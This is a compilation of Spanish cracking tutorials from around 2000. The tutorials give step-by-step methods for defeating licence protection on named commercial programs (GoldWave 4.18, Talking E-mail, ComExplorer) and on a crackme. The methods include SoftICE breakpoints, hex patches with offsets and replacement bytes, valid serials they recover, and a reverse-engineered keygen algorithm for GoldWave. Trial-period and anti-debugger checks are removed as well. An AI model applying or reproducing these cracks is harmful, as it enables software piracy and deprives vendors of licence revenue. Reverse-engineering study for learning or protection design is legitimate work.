
Ya veran por que lo digo.....

AL ATAKE

El primer paso es por supuesto instalar el programa, al instalarlo saldra una simpatica ventana como esta :




bueno como ven aqui nos damos cuenta de las restricciones que trae esta chucheria, buen demos click en siguiente hasta que termine de instalarse, despues vamos y abrimos el programa para echarle un vistazo,




como podemos ver en la parte superior aparece un string que dice **(UNREGISTERED) mmmmm....**


ahora hechemosle un vistazo en el menu de help y ahi encontramos una opcion que dice register damos click en ella y nos manda a una ventana en la cual podemos insertar un nombre y numero de serie, bueno pues manos a la obra, ya sabemos por donde atacar, ahora reinicien la PCera e inicien con el SoftIce, una vez iniciado ejecuten el programa e inserta un nombre y numero de serie, que en mi caso puse:



+una vez insertado demos click en OK yyyyyyyyyy!!!!



nos sale una ventana, mmmmmmmm!!!!! creo que es una MESSAGE BOX, OK entonces vayamos otra vez e insertemos nuestro nombre y serial pero antes ahora demos control D y saltaremos al SoftICE eh insertemos un Break Point **BPX MESSAGEBOXA** y demos otra vez Control D y ahora si demos click en OK !! y saltamos al Softice, ahora demos F11 una sola vez y nos aparece la ventana de



damos click en **ACEPTAR** y saltamos de nuevo al Softice en :

414127 call [user32!messageboxa]

41412d push 01

41412f push ebp

ahora sube unas cuantas lineas hasta donde encuentres algo como esto :

414116 cmp eax,ecx <---------- lugar donde se comprueba nuestro serial con el correcto

414118 jz 00414148 <---------- salta si no es igual

bueno creo que ya dimos con la instruccion que compara nuestro serial, pero para ver el serial correcto tenemos que poner un break point en 414116 para eso tenemos que borrar todos los breakpoints puestos y despues ponemos en el Softice:

bc*

y despues

bpx 414116

una vez hecho esto, nos vamos e insertamos otra vez un serial y un nombre y damos ok yyyyyyyyy saltamos directamente a la Dirección de memoria **414116** una vez ahi vemos el contenido de **EAX** y **ECX** con la instruccion **?EAX y ?ECX** nos mostrara lo siguiente :

069f6bc7 0123456789 <---- nuestro numero introducido

DB97424 3684123202 <--------- NUESTRO SERIAL CORRECTO !!!!!

ahora lo que debemos hacer es apuntar el serial 3684123202 en un papel e introducirlo con los mismos datos que le insertamos en el name y yyyyyyyyyyyyyy!!!!!

!!!!! LISTO PROGRAMA REGISTRADO !!!!!!!!!

CREO QUE ESTE ARROZ YA SE COCIO!!!!!!

espero que les guste, alguna duda o sugerencia favor de escribirme a mi email.

NOTA: por cierto un saludo a el grupo Kfor y a txeli, y recuerda si quieres que tus tutoriales aparescan en la "COMPILACION DE TUTORIALES 2000" favor de enviarmelos a mi email

profesor_x@hotmail.com

Karpoff Spanish Tutor

Programa:	**GoldWave v4.18**

PROTECCION:	**Número de Serie.**		
Descripcion:	**Herramienta para editar Sonido**		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.goldwave.com		
Herramientas:	**Editor Hexa, Wdasm y Softice**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**02/10/2000**

INTRODUCCION

Muy buenas a todos una vez más. A pesar de que he puesto como herramientas Wdasm y el editor hexa, realmente no nos son indispensables, la verdad es que el Wdasm lo he usado porque cuando instalé el programa, no tenía ejecutado softice, así que eché un vistazo con Wdasm y me di cuenta de la ridícula protección, si es que se pude llamar así.

Lo primero que vamos a hacer es localizar la zona calinte, luego veremos como encontrar el serial válido, luego como hacer que el programa nos dé el serial válido, y finalmente analizaremos el código para crear un Keygen.

AL ATAKE

Preliminares. Obtener información.

Bueno este trabajo va a ser corto, nada más iniciar el programa, nos aparece la ventana de ayuda, y en la primera línea nos dice que es totalmente funcional durante 30 días.

Buscamos algún lugar donde se pueda meter un código, en Help nada, en Window nada, ahí está, en Options, Register, metemos cualquier cosa y nos aparece un bonito mensaje, ***"Invalid registration. Please..."***, lo anotamos por ahí y continuamos la marcha.

El ejecutable, **GoldWave.exe,** ya os digo que no está comprimido, si queréis podéis comprobarlo con **File Analizer,** con **Getyp** o con cualquier otro.

A por él.

Como ya os he dicho no tenía ejecutado softice, y por no reiniciar, que con güindUs nunca se sabe que esperar, desensamblamos con **Wdasm**, y buscamos nuestra frasecita, ya sea en las ***String References*** o directamente en ***Buscar Texto***. Conviene pulsar una par de veces para saber en cuantas ocasiones aparece la frase, esta vez solamente en una.Y nos aparece tal que aquí:

```
:00460CDC 5F pop edi
:00460CDD 5E pop esi
:00460CDE 50 push eax <-- ¿Será uno de estos es nuestro código Güeno?
:00460CDF E834F8FFFF call 00460518 <-- Compara códigos Güeno y Malo
:00460CE4 59 pop ecx
:00460CE5 84C0 test al, al
:00460CE7 0F8597000000 jne 00460D84 <-- Saltamos a chico Güeno si al<>0

* Possible StringData Ref from Data Obj ->"Register"
|
:00460CED 8B15BCEA4E00 mov edx, dword ptr [004EEABC]
:00460CF3 8B4E43 mov ecx, dword ptr [esi+43]
:00460CF6 8B01 mov eax, dword ptr [ecx]
:00460CF8 6A30 push 00000030
:00460CFA 52 push edx

* Possible StringData Ref from Data Obj ->"Invalid registration. Please "
                                  ->"be sure to enter your name and "
                                  ->"password exactly as given in the "
                                  ->"license."
                                  |
:00460CFB 6841EF4E00 push 004EEF41  <-- OFFSET 602FB, pillad esto pa'luego.
```

Creo que más claro no puede estar, bueno sí, si nos pusiesen directamente el password ;-). La única duda es si antes del call tendremos nuestro código güeno, o lo calculará dentro.

Efectivamente, si realizamos el salto a **00460D84**, estaremos en la zona de registrado, si vamos alli con ***Go to Code Location***, veremos que aparecen cosas como las siguientes:

```
* Possible StringData Ref from Data Obj ->"goldwave.ini" <-- Archivo sospechoso
* Possible StringData Ref from Data Obj ->"Register"
* Possible StringData Ref from Data Obj ->"First" <-- Nombre
* Possible StringData Ref from Data Obj ->"Last"  <-- Apellido
```

```
* Possible StringData Ref from Data Obj ->"Password"  <-- Pues eso
```

Si el programa tuviese alguna complicaión especial, ya sabríamos algo interesante, donde guarda los datos de registro, aunque en esta ocasión sólo nos servirá para saber como desregistrarnos, borrando el password.

Creo que está claro lo que hay que parchear ¿¿no??, nos situamos sobre **00460D84,** y miramos el offset, que es **602E7**. Vamos al editor hexa, y cambiamos el 85 por un 84. Guardamos los cambios, volvemos a ejecutar el programa, metemos los datos que nos de la gana, y ya está registrados, volvemos a iniciar el programa, y no seguimos registrados, al menos hay hecho algo bien en la protección, vuelve a comprobar el password en otro sitio, podríamos buscarlo, pero no me quiero enrollar más con esto, podéis hacerlo como ejercicio, vamos a por el serial.

A por el Código Güeno

Para esto no queda más que cargar softice (aunque podríamos hacerlo con TRW), así pués reiniciamos nuestra máquina.(y rezamos para que no nos joda el win ;-))

Cargamos nuestro ejecutable con el Symbol Loader, os recuerdo que es GoldWave.exe, y ponemos un break en el punto **00460CDE**, es decir **bpx 460cde**, que es donde creemos que está nuestro código y si no está, nos meteremos dentro del call a buscarle.

Lo dicho, ejecutamos, metemos los datos de registro que más nos gusten , por ejemplo de password podemos poner 147258369, damos a OK, y salta Sice justo donde queríamos, miramos los registros, con el comando **d**, y si queréis con **?**, pero lo único que vemos son los datos que hemos metido nosotros, así que tendremos que meternos en el Call. Una vez sobre la instrucción pulsamos F8, para entrar en la llamada. Vamos pulsando F10 pero con cuidado cada vez que nos acerquemos a una llamada, comprobando los registros al entrar y al salir. Por cierto, si en la ventana de Sice no os aparecen todos los registros, eax, edx, ecx, ebx, etc... pulsad F2 y aparecerán. Además si os funciona el ratón, si pulsáis con el botón derecho sobre ellos, y pulsáis a Display, obtendréis lo mismo que si utilizaséis el comando **d** . Por donde iba,....., por F10, pasamos algún Call hasta llegar a :

```
:0046054A 5E pop esi
:0046054B 53 push ebx
:0046054C E8C7FEFFFF call 00460418 <-- Aquí está el código Güeno
:00460551 59 pop ecx
:00460552 85C0 test eax, eax
:00460554 7504 jne 0046055A
:00460556 33C0 xor eax, eax
:00460558 EB27 jmp 00460581
```

Si miramos los registros al salir del Call, por ejemplo **d edx**, veremos que donde antes estaba nuestro código chungo, ahora hay una serie de letras bastante sospechosa, apuntadla no vaya a ser nuestro password correcto ;-).
Si lo probamos con el nombre y apellidos de antes, veremos que ya somos usuarios registrados, además podemos ver nuestro código en goldwave.ini.

Un Jueguecito más

Vamos a ver como hacer que el propio programa nos de el código correcto para la combinación Nombre-Apellido que metamos.

Si os fijáis arriba donde aparece el mensaje de"Fallaste" es en la siguiente instrucción:

:00460CFB 6841EF4E00 push 004EEF41

Con el Push, mandamos la frasecilla de "Fallaste" a la pila, pero, ¿y si mandásemos el código correcto?

Unicamente tenemos que localizar la dirección donde mete nuestro código, y cambiar esta instrucción por push dirección-

código. ¿Cómo encontramos la dirección? Para eso tenemos softice, si todavía tenéis el break en **0046054C**, sólo hay que ir allí, y en lugar de **d edx,** metemos **?edx**, y nos aparecerá justo debajo de donde lo hemos escrito algo parecido a esto:

```
0078EF12   xxxxxxxxx  'o}þÛ'
```

Ésta es exactamente la dirección de nuestro código, sólo tenemos que cambiar **push 4EEF41** por **push 78EF12**. En este caso **push 78EF12** es en bytes **6812EF78**. Teniendo en cuenta que el offset es **602FB**, ya sólo queda hacer los cambios en el editor hexa. Si lo hacéis y probáis a meter unos datos cualquiera veréis que en lugar del mensaje de error aparece el código correcto. Uffff !

Generador de Claves

Ahora vamos a por lo bueno.

Como ya sabemos de donde sale el código güeno, no tenemos más que ir allí, y ver que pasa. Únicamente voy a poner las zonas donde calcula algo de nuestro código, por motivos de espacio, pero primero voy a intentar explicar que es lo que va a hacer el programa. Lo primero que hace es calcular a partir del nombre un número (**A**), a continuación hace lo mismo con el apellido (**B**), estos dos números los almacena, y luego suma el tamaño de nuestro nombre con el de nuestro apellido, y a partir de ese número genera otro a base de sumas y productos, a este número le suma **A** y obtenemos (**C**), y con las mismas operaciones de antes ahora sobre **C** obtiene otro número, al que para terminar suma **B**, obteniendo finalmente (**D**). Con este número, y realizando una serie de divisiones, iremos obteniendo las caracteres de nuestro password. Vamos a verlo, espero expliacarlo más o menos bien:

Cálculo de **A**: (número obtenido a partir del nombre)

Llegamos a inicio con eax = n. donde 'n' es la longitud de nuestro nombre. Además edx apunta a nuestro nombre. ebx = 0

```
:00460444 0FBE0A movsx ecx, byte ptr [edx] <-- Pasamos a ecx una letra del nombre.

                                        Empezando por la última letra.
:00460447 03C8 add ecx, eax <-- ecx=ecx+eax
:00460449 03D9 add ebx, ecx <-- ebx=ebx+ecx. Ebx es nuestro acumulador.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460442(U)
|
:0046044B 4A dec edx  <-- INICIO. Venimos de 460442. edx=edx-1
:0046044C 8BC8 mov ecx, eax <-- ecx=eax. Ecx tiene ahora la longitud del nombre.
:0046044E 83C0FF add eax, FFFFFFFF <-- eax=eax-01
:00460451 85C9 test ecx, ecx
:00460453 75EF jne 00460444 <-- Si ecx<>0 saltamos arriba. (si quedan letras)
```

Cuando salgamos del bucle, tendremos en ebx el número que nos interesa.

Cálculo de **B**: (número obtenido a partir del apellido)

Llegamos a inicio con eax = n donde 'n' es la longitud de nuestro apellido. Además edx apunta a nuestro apellido. ebx = **A**. Es exactamente igual que antes, pero en lugar de ir acumulando el número en ebx lo hace en esi. Aquí tenéis el código:

```
:00460476 0FBE0A movsx ecx, byte ptr [edx] <-- Pasamos a ecx una letra del apell.

                                          Empezando por la última letra.
:00460479 03C8 add ecx, eax <-- ecx=ecx+eax
:0046047B 03F1 add esi, ecx <-- esi=esi+ecx. Esi es nuestro acumulador.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

```
|:00460474(U)
|
:0046047D 4A dec edx <-- INICIO. Venimos de 460442. edx=edx-1
:0046047E 8BC8 mov ecx, eax <-- ecx=eax. Ecx tiene ahora la longitud del apellido.
:00460480 83C0FF add eax, FFFFFFFF <-- eax=eax-01
:00460483 85C9 test ecx, ecx
:00460485 75EF jne 00460476 <-- Si ecx<>0 saltamos arriba. (si quedan letras)
```

Ahora el número estará en esi.

Cálculo de **C** y finalmente **D**:

```
:0046049F 03F8 add edi, eax <-- edi = Suma de longitudes de nombre y apellido
:004604A1 59 pop ecx
:004604A2 8BC7 mov eax, edi <-- eax=edi
:004604A4 8BD0 mov edx, eax <--edx=eax. Aquí tenemos ahora la suma de longitudes.
:004604A6 8B4508 mov eax, dword ptr [ebp+08]
:004604A9 C1E204 shl edx, 04 <-- Movemos nuestro número a la izquierda. Ej: de 9->90
:004604AC 8D1452 lea edx, dword ptr [edx+2*edx] <- edx=edx+2*edx
:004604AF 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B2 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B5 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B8 03DA add ebx, edx <- ebx=ebx+edx=A+edx= C
:004604BA 8B55FC mov edx, dword ptr [ebp-04]
:004604BD 8BCB mov ecx, ebx <-- edx=C
:004604BF C1E104 shl ecx, 04 <-- Otra vez movemos nuestro número a la izquierda.
:004604C2 8D0C49 lea ecx, dword ptr [ecx+2*ecx] <- ecx=ecx+2*ecx
:004604C5 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604C8 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604CB 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604CE 03F1 add esi, ecx <-- esi = esi + ecx = B + ecx= D
:004604D0 8BDE mov ebx, esi <-- ebx=esi=D
:004604D2 8D741032 lea esi, dword ptr [eax+edx+32]
:004604D6 85DB test ebx, ebx
:004604D8 7425 je 004604FF <-- Si ebx=0 vamos a la mierda.
```

Creamos el código en si mismo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004604FD(C)
|
:004604DA 8BC3 mov eax, ebx <- eax=edx ( = D en la primera vuelta)
:004604DC 33D2 xor edx, edx <- edx=0
:004604DE B91A000000 mov ecx, 0000001A <- ecx=1A (hex)== 26 (dec)
:004604E3 F7F1 div ecx <- eax = eax div ecx y edx = eax mod edx = resto
:004604E5 80C241 add dl, 41 <- Al resto le sumamos 41 hexa = 65 dec
:004604E8 8BC3 mov eax, ebx <- eax=ebx ( = D en la primera vuelta)
:004604EA 8816 mov byte ptr [esi], dl <- Donde teníamos el código Malo movemos el

                                        caracter de código ASCII 'dl' en hexa.
:004604EC 33D2 xor edx, edx <- edx=0
:004604EE B91A000000 mov ecx, 0000001A <- ecx=1A
:004604F3 46 inc esi <- esi=esi+1. Desplazamos el código chungo un lugar.
:004604F4 F7F1 div ecx <- volvemos a dividir.
:004604F6 FF45FC inc [ebp-04]
:004604F9 89C3 mov ebx, eax <- ebx=eax;
:004604FB 85DB test ebx, ebx
```

```
:004604FD 75DB jne 004604DA <- Si ebx<>0 volvemos para arriba.
```

Bueno pués ya está, con este bucle final vamos sacando las letras de nuestro código güeno, espero haberlo dejado claro, si no es así no dudéis en preguntarme cualquier cosa.

Para terminar aquí os dejo, para el que lo quiera, un programilla en Pascal, para nuestro keygen. GWave.pas.

« »~~~=*=~~~« »

Nada más por esta vez, espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprender**.(sin contar con la diversión que supone por supuesto ;-))

Hasta la próxima...

« »~~~=*=~~~« »

P.D.: Si hay algo que no he dejado sufientemente claro o lo que sea, ya sabéis: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Demian VBCrackME Trial

PROTECCION:	Limitacion de Tiempo, Rutinas Anti-SoftICE		
Descripcion:	CrackME		
Dificultad:	Principiante ++		
DOWNLOAD:	VBCrackME_Trial		
Herramientas:	Softice W32dasm Frogsice Filemon		
CRACKER:	Txotxo	FECHA:	10/09/2000

introduccion

arrancamos el programa, y no hace absolutamente nada. puede ser que haya detectado el sice.
arrancamos el frogsice, para esconder el debugger, y volvemos a ejecutar el programa.
pero sigue sin hacer nada.
arrancamos filemonitor, para ver que ficheros toca. y sorpresa, ¡¡ha leido el autoexec.bat!!
vamos, que lo que hace es buscar alguna referencia al winice.exe en el autoexec, y si lo encuentra, se para.
bueno, renombramos el autoexec para ver que pasa, y mira por donde, ahora funciona (je je, pero por que tenemos el frogsice ejecutandose). si quitamos el frogsice, vemos como al ejecutar el programa, se para como al principio.

bueno, por lo menos ya sabemos como funciona el programa, otra cosa es como atacarle.

al atake

abrimos el sice, y pensamos un instante, vamos a poner un breakpoint en vbaend, que es la funcion, que sale de los programas de vb. ponemos 'bpx msvbvm60!__vbaend'. y pulsamos ctrl+d.
y se nos para el sice. pero se nos para dentro de la propia rutina. no problem. editamos con el comando 'a', y ponemos un simple 'ret'.
ejecutamos el ret, y vemos la llamada al vbaend. y justo encima, vemos un salto condicional (je), que si nos fijamos bien, salta justo despues del vbaend :-d
bien, apuntamos la dirección, para parchearla después poniendo un simple jmp.

y repetimos la operación hasta que no haya más vbaend (unas 6 veces). no siempre se soluciona con un jmp, a veces, es necesario nopear (la segunda vez).
bien, ahora el programa funciona, tanto si tenemos el sice, como si no. pero, si adelantamos un mes la fecha, nos sale el temido 'your trial version is expired!'.

bien, ahora, solucionaremos la protección de fecha, abrimos el w32dasmvb, y desensamblamos el ejecutable, buscamos la la cadena de antes, y vamos un poco más arriba, veremos otro salto condicional (je xxxxx), solo hace falta cambiarlo por un jmp.
pero ahora es un poco más complicado, porque lo que hay que convertir en un jmp no es la típica sentencia 740d, si no esta otra 0f84d3000000. pero, entramos el sice, ponemos un breakpoint a dicha instrucción y con el comando 'a', ponemos el jmp a donde corresponda, y copiamos los bytes, que deben quedar así e9d400000090.

y ya está. el programa funcionará siempre, con o sin el sice. y da igual la fecha que pongas. eso si, no hagas mucho caso a los dias restantes :-d

txotxo
visita mi página web: www.geocities.com/ttxotxo

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor	
Programa:	**Talking E-mail y ComExplorer 1.6**

PROTECCION:	**Serial, Limitación de Tiempo**		
Descripcion:	**Utilitarios**		
Dificultad:	**Facilucha,como siempre ;-)**		
DOWNLOAD:	http://www.4developers.com		
Herramientas:	**Softice, W32dasm y Smartcheck**		
CRACKER:	**Yerba Mate**	**FECHA:**	**10/10/2000**

INTRODUCCION

lo que me decidió a escribir este tutorial fue el precio del *comexplorer 1.6* ($ 150). un utilitario interesante . normalmente me va bien con programas de menos de $20 y a partir de allí se empieza a complicar. si hubiera sido *freeware* no lo hubiera instalado en mi pc, pero siendo así no pude evitar la tentación de intentar crackearlo. en realidad todo comenzó con *talking e-mail 3.0* de los mismos programadores y al buscar un programa para dejarte de tarea apareció el anteriormente citado.

al atake


talking e-mail

instalamos y corremos el programa y nos aparece un viejito parlanchin y soplacornos que nos da la bienvenida junto con una pantalla que nos invita a registrarnos. introducimos nuestros datos (pone los tuyos sin miedo) en mi caso quedó así:


pulsamos *unlock* y esto es lo que obtenemos:

como no sabemos inglés, no es nuestra culpa que no entendamos la parte que dice .....*legally obtained* ....**;-)**

a lo nuestro, desensamblamos con ***'w32dsm89'*** y oh!, esto es lo que encontramos al pulsar



es una aplicación hecha en **vb5**. si leiste los tutoriales anteriores estarás de acuerdo en utilizar ***smartcheck.*** corremos el smartcheck, abrimos el ***talkmail*** pulsamos *'program'* y *'start'*. cuando el ***talkmail*** se carga, ponemos en la ventana nuevamente nuestros datos (nombre y número de serie). presionamos *unlock* y esperamos que aparezca el mensaje de error, luego vamos a *'program'* y *'end'*. cuando el smartcheck termina de hacer su trabajo, ponemos en la ventana de búsqueda ' **_vbastrcmp** ' o bien ' **12345678** ' (si pones 1234567890 no lo va a encontrar porque es muy largo). oprimes el botón ***'find'*** varias veces y esto es lo que encuentra:




si no podes encontrar nada, tenes que pulsar

y obtendras lo mismo que en el gráfico, pero con tus datos. efectivamente '**8469-rg8v#qv#qg**' es el serial válido en mi caso.

si queres practicar con soft-ice y tener una idea de lo que estas viendo,desensamblalo con w32dsm89vb que también encontrarás en esta página.

comexplorer 1.6

ese fue el comienzo de la historia. fuí al sitio de los programadores y bajé este programa. lo corrí, y esto es lo que encontré.



puse mis datos, oprimí ***unlock*** y como respuesta obtuve lo siguiente

todo igual que antes. si te digo que no se puede crackear con el método anterior no me vas a creer (yo tampoco lo creía). fuí al *smartcheck*, cargue el ejecutable, llené con mis datos, acepté y nada. pulsé

y ....nada

extraño, no. lo primero que pensé fue que como cuesta $150, la protección era más eleborada. nada de eso. la respuesta era muy simple, este programa (de ventanas exactamente iguales al anterior y bajado del mismo sitio) a diferencia del anterior no estaba hecho en *visual basic*. y ahora que ???..... fácil a olvidarse del *smartcheck* y a trabajar con *soft-ice.* esta vez nos ayudaremos con el '*w32dsm89*' (no como en el anterior que usamos el *'w32dsm89vb'*)

a partir de ahora agarrate fuerte !!!!!!! lo que vamos a hacer de acá en más es pensar un rato juntos. primero hagamos una diferencia entre el **listado muerto** que nos da el *w32dsm89* y el **vivito y coleando** del *soft-ice.* en el listado muerto vemos todas las instrucciones que ejecutará o no el procesador y además tenemos las string-ref que son una gran ayuda. pero, por ejemplo, ante un salto condicionado (je, jne, etc) el único que nos dirá que camino va a tomar es el soft-ice.

